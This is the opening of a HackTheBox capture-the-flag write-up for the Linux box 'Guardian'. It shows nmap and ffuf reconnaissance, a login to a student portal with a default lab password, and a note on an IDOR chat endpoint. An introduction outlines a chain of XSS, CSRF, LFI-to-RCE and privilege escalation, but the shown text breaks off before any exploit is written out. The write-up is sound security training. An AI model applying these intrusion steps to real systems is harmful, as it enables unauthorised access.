HackTheBox - Guardian writeup (Linux/Hard)
guardian is a hard Linux box, hosting a php based university website, this writeup involved leveraging default student credentials, session hijacking via CVE-2025-22131 (XSS) in phpspreadsheet, and an administrative CSRF vulnerability resulting from a flawed global token pool implementation. Access was further escalated by bypassing a restricted LFI whitelist through PHP filter chains to achieve RCE as www-data, followed by lateral movement via sha256 hash cracking and vertical escalation through a writable Python script and an Apache module injection via safeapache2ctl
gotta mention tho that I’ve been having a bug in my screenshooting tool lately, it makes the colors a bit wonky, but I’m not fixing it cause it makes the pictures look pretty cool, so if the screenshots feel off for you that’s cause they are
Recon
nmap
I ran nmap to find http and ssh running on the box, TTLs match expected values for open ports on Linux one hop away
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ nmap -vv -sCSV -oN guardian 10.129.4.28
Nmap scan report for 10.129.4.28
Host is up, received reset ttl 63 (0.19s latency).
Scanned at 2026-03-10 11:20:42 +00 for 16s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEtPLvoTptmr4MsrtI0K/4A73jlDROsZk5pUpkv1rb2VUfEDKmiArBppPYZhUo+Fopcqr4j90edXV+4Usda76kI=
|   256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHTkehIuVT04tJc00jcFVYdmQYDY3RuiImpFenWc9Yi6
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://guardian.htb/
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel
based on 0xdf’s OS enum cheatsheet and both the ssh and the apache version, the box is likely running Ubuntu 22.10 - kinetic
the web server is redirecting to guardian.htb so I added that to my /etc/hosts file
1
$ echo 10.129.4.28 guardian.htb | sudo tee -a /etc/hosts
http enum
website functionalities
visiting the website I get a basic university welcome page 
the student portal button was redirecting to portal.guardian.htb so I added that too to my /etc/hosts file
1
$ echo 10.129.4.28 portal.guardian.htb | sudo tee -a /etc/hosts
I also found some student testimonials at the end of the page showing some potential users on the website/box 
wappalyzer doesn’t detect anything interesting on the welcome page 
vhost fuzzing
I used ffuf to fuzz for other hidden subdomains and I found gitea.guardian.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ ffuf -u http://guardian.htb -H 'Host: FUZZ.guardian.htb' -w $DNS_S -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://guardian.htb
 :: Wordlist         : FUZZ: /opt/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.guardian.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

portal                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 197ms]
gitea                   [Status: 200, Size: 13499, Words: 1049, Lines: 245, Duration: 199ms]
:: Progress: [5000/5000] :: Job [1/1] :: 182 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
I added that to my hosts file as well
1
$ echo 10.129.4.28 gitea.guardian.htb | sudo tee -a /etc/hosts
exploring the gitea instance
The only thing that stood out here is the presence of the user mark, the gitea version didn’t have any CVEs 
user.txt
logging in as a student
the first thing that pops up when visiting the portal a login dashboard @ login.php and that I should check the portal guide 
the link took me to a PDF saying that the default password is GU1234 
I tried that password with the users I found earlier in the etudent testimonials section and the combination GU0142023:GU1234 worked and I was able to access the student portal dashboard 
logging in as lecturer (sammy.treat) via cookie hijack with XSS
exploring the dashboard
I wanna note from the beginning that there was an interesting chats page 
when you open a chat, it sends a request to the following endpoint
1
/student/chat.php?chat_users[0]=13&chat_users[1]=14
I should note that this endpoint is vulnerable to IDOR which can be used to eventually get the source code of the website, find an old version of the used packages in the composer/installed.json which is ultimately the way to move forward
however I haven’t found the IDOR at first and instead found an alternative way to find the composer file, so I will be writing the post in the order that I exploited the box, proving that someone as dense as I am can still root it
there was another suspicious page @ assignments.php, where there was only one assignment still open 
inside you can upload an docx/xlsx file, I tried the xslx vulnerability from an easy box in season 9 but it didn’t work 